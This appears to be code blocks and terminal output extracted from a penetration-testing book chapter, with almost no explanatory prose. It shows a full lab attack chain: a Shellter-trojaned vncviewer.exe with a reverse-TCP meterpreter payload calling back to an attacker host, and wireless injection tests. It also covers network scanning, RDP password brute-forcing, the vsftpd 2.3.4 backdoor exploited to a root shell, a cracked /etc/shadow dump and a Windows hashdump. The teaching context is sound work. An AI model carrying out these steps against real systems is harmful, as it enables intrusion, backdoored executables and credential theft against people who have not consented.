[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L A
Select payload by index: 1 B
*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 172.30.1.29 C
SET LPORT: 4444 D
```

```
Shell7er

*****
* Verification Stage *
*****

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...
```


VirusTotal

https://www.virustotal.com/gui/file/47a0cd94f54718b757ad57285ce12d916c0477abb87f6cc272063065336a231d

47a0cd94f54718b757ad57285ce12d916c0477abb87f6cc272063065336a231d

27 / 67

27 security vendors flagged this file as malicious

47a0cd94f54718b757ad57285ce12d916c0477abb87f6cc272063065336a231d

359.00 KB
Size

2021-07-19 17:45:33 UTC
a moment ago

vncviewer.exe

Invalid-rich-pe-linker-version peexe

EXE

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Ad-Aware	Trojan.Patched.SAP.Gen	AhnLab-V3	Unwanted/Win32.RemoteAdmin.C3989193
ALYac	Trojan.Patched.SAP.Gen	Arcabit	Trojan.Patched.SAP.Gen
Avira (no cloud)	HEUR/AGEN.1130737	BitDefender	Trojan.Patched.SAP.Gen
Cylance	Unsafe	DrWeb	Program.RemoteAdmin
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.Patched.SAP.Gen (B)




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.29:4444
[*] Sending stage (175174 bytes) to 172.30.1.28
[*] Session ID 4 (172.30.1.29:4444 → 172.30.1.28:49722) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: vncviewer.exe (280)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3964
[+] Successfully migrated into process 3964
[*] Meterpreter session 4 opened (172.30.1.29:4444 → 172.30.1.28:49722) at 2021-07-19 13:38:50 -0400

meterpreter >
```

```
meterpreter > getuid
Server username: BOB-PC\Bob
meterpreter >
```





```
kali@kali:~$ ifconfig
```

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        ether aa:e9:6d: txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



```
kali@kali:~$ iwconfig
```

```
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7  RTS thr:off  Fragment thr:off
            Power Management:off

docker0     no wireless extensions.
```



```
kali@kali:~$ lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 0bda:8812 Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub

kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.
```

```
kali@kali:~/rtl8812au$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0       unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
Sensitivity:0/0
Retry:off  RTS thr:off  Fragment thr:off
Power Management:off
Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
Retry short limit:7  RTS thr:off  Fragment thr:off
Power Management:off

docker0     no wireless extensions.
```

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
Retry short limit:7  RTS thr:off  Fragment thr:off
Power Management:off
```




```
kali@kali:~$ sudo aireplay-ng -9 wlan0
10:13:50 Trying broadcast probe requests ...
10:13:51 Injection is working!
10:13:52 Found 3 APs

10:13:58 9C:3D:CF: - channel: 8 - '!D_<!'
10:13:58 Ping (min/avg/max): 2.220ms/13.761ms/37.676ms Power: -23.63
10:13:58 30/30: 100%
```

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off

docker0     no wireless extensions.
```

```
kali@kali:~$ sudo airmon-ng check kill
```

Killing these processes:

```
PID Name
635 wpa_supplicant
```

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0           ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
kali@kali:~$ █
```

New monitor interface



```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

```
kali@kali:~$ sudo aireplay-ng -9 wlan0mon
10:08:22 Trying broadcast probe requests ...
10:08:24 No Answer ...
10:08:24 Found 2 APs

10:08:24 Trying directed probe requests ...
10:08:24 A8:2B:CD: - channel: 10 - ' _WiFi_ '
10:08:24 Ping (min/avg/max): 2.310ms/24.723ms/175.369ms Power: -89.37
10:08:24 30/30: 100%

10:08:24 Injection is working!
```

```
kali@kali:~$ sudo airmon-ng stop wlan0mon

PHY      Interface      Driver      Chipset
phy0     wlan0mon        ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 station mode vif enabled on [phy0]wlan0)
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

Chapter 8: Performing Network Penetration Testing

Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.30.1.1	08:00:27:7d:47:05	1	60	PCS Systemtechnik GmbH
172.30.1.21	08:00:27:94:a4:89	1	60	PCS Systemtechnik GmbH
172.30.1.23	08:00:27:01:ca:5c	1	60	PCS Systemtechnik GmbH

```
kali@kali:~$ nmap -sn 172.30.1.0/24
```

Starting Nmap 7.91 (<https://nmap.org>) at 2021-07-29 10:27 EDT

Nmap scan report for 172.30.1.20

Host is up (0.00028s latency).

Nmap scan report for 172.30.1.21

Host is up (0.0011s latency).

Nmap scan report for 172.30.1.23

Host is up (0.00025s latency).

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.34 seconds

```
kali@kali:~$ sudo nbtscan -r 172.30.1.0/24
```

Doing NBT name scan for addresses from 172.30.1.0/24

IP address	NetBIOS Name	Server	User	MAC address
172.30.1.0	Sendto failed: Permission denied			
172.30.1.20	<unknown>		<unknown>	
172.30.1.21	VAGRANT-2008R2	<server>	<unknown>	08:00:27:94:a4:89
172.30.1.23	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
172.30.1.255	Sendto failed: Permission denied			


```
kali@kali:~$ nmap 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 10:03 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00033s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
```

**Open ports and
running services**

```
Host script results:
|_ clock-skew: mean: 1h10m01s, deviation: 2h51m28s, median: 0s
|_ nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:94:a4:89
|_ smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2021-07-26T07:08:31-07:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
|_ smb2-time:
|   date: 2021-07-26T14:08:33
|_ start_date: 2021-07-26T13:56:08
```

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```
Host script results:
|_ clock-skew: mean: 59m53s, deviation: 2h00m00s, median: -7s
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2021-07-29T10:27:10-04:00
```

```
kali@kali:~$ nmap -p 3389 172.30.1.21
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-28 12:28 EDT  
Nmap scan report for 172.30.1.21  
Host is up (0.00070s latency).
```

```
PORT      STATE SERVICE  
3389/tcp  open  ms-wbt-server
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

```
kali@kali:~$ ncrack -v -T 3 -u Administrator -P /usr/share/wordlists/rockyou.txt rdp://172.30.1.21
```

```
Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-07-28 14:01 EDT
```


```
Discovered credentials on rdp://172.30.1.21:3389 'Administrator' 'vagrant'  
Stats: 0:00:39 elapsed; 0 services completed (1 total)  
Rate: 14.08; Found: 1; About 0.00% done  
(press 'p' to list discovered credentials)
```

```
[DATA] attacking rdp://172.30.1.21:3389/
```

```
[3389][rdp] host: 172.30.1.21 login: Administrator password: vagrant
```

```
1 of 1 target successfully completed, 1 valid password found
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-28 14:03:20
```



```
kali@kali:~$ nmap -A -p 21 172.30.1.23
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-29 09:14 EDT
Nmap scan report for 172.30.1.23
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 172.30.1.20
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix
```

vsftpd 2.3.4 vulnerability

All

Videos

News

Maps

Images

More

Tools

About 5,130 results (0.64 seconds)

https://www.rapid7.com > modules > exploit > unix > ftp

VSFTPD v2.3.4 Backdoor Command Execution - Rapid7

30 May 2018 — This backdoor was introduced into the **vsftpd-2.3.4.tar.gz** archive between June 30th ... msf > use **exploit/unix/ftp/vsftpd_234_backdoor** msf ...

https://www.exploit-db.com > exploits

vsftpd 2.3.4 - Backdoor Command Execution ... - Exploit-DB

12 Apr 2021 — **vsftpd** 2.3.4 - Backdoor Command Execution. CVE-2011-2523 . remote **exploit** for Unix platform.

```
msf6 > search vsftpd
```

Matching Modules

#	Name	Disclosure Date	Rank
0	exploit/unix/ftp/ vsftpd_234_backdoor	2011-07-03	excellent

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
[*] 172.30.1.23:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.30.1.23:21 - USER: 331 Please specify the password.
[+] 172.30.1.23:21 - Backdoor service has been spawned, handling...
[+] 172.30.1.23:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 172.30.1.23:6200) at 2021-07-29 09:23:14 -0400
```

```
whoami
root
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# pwd
pwd
/
```

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.iHJzA5/:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
```

```
kali@kali:~$ john user_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
```

```
Using default input encoding: UTF-8
```

```
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
123456789 (klog)
batman (sys)
service (service)
```

← Passwords and Usernames

```
3g 0:00:03:51 DONE (2021-07-29 09:50) 0.01293g/s 60815p/s 243303c/s 243303C/s elisa..*7j;Vamos!
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed
```

```
kali@kali:~$ nmap -p 136-139,445 172.30.1.21
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 13:41 EDT
```

```
Nmap scan report for 172.30.1.21
```

```
Host is up (0.00049s latency).
```

PORT	STATE	SERVICE
136/tcp	closed	profile
137/tcp	closed	netbios-ns
138/tcp	closed	netbios-dgm
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

```
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes
1	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average	No
2	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes
s Code Execution				
3	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No
s Command Execution				
4	auxiliary/scanner/smb/smb_ms17_010		normal	No
5	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes

```
[+] 172.30.1.21:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
```

```
[*] 172.30.1.21:445 - Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
meterpreter > hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::  
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::  
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::  
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::  
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::  
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::  
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::  
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::  
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::  
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::  
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::  
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::  
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::  
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::  
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::  
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::  
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::  
meterpreter > █
```

```
kali@kali:~$ hashid e02bc503339d51f71d913c245d35b50b
```

```
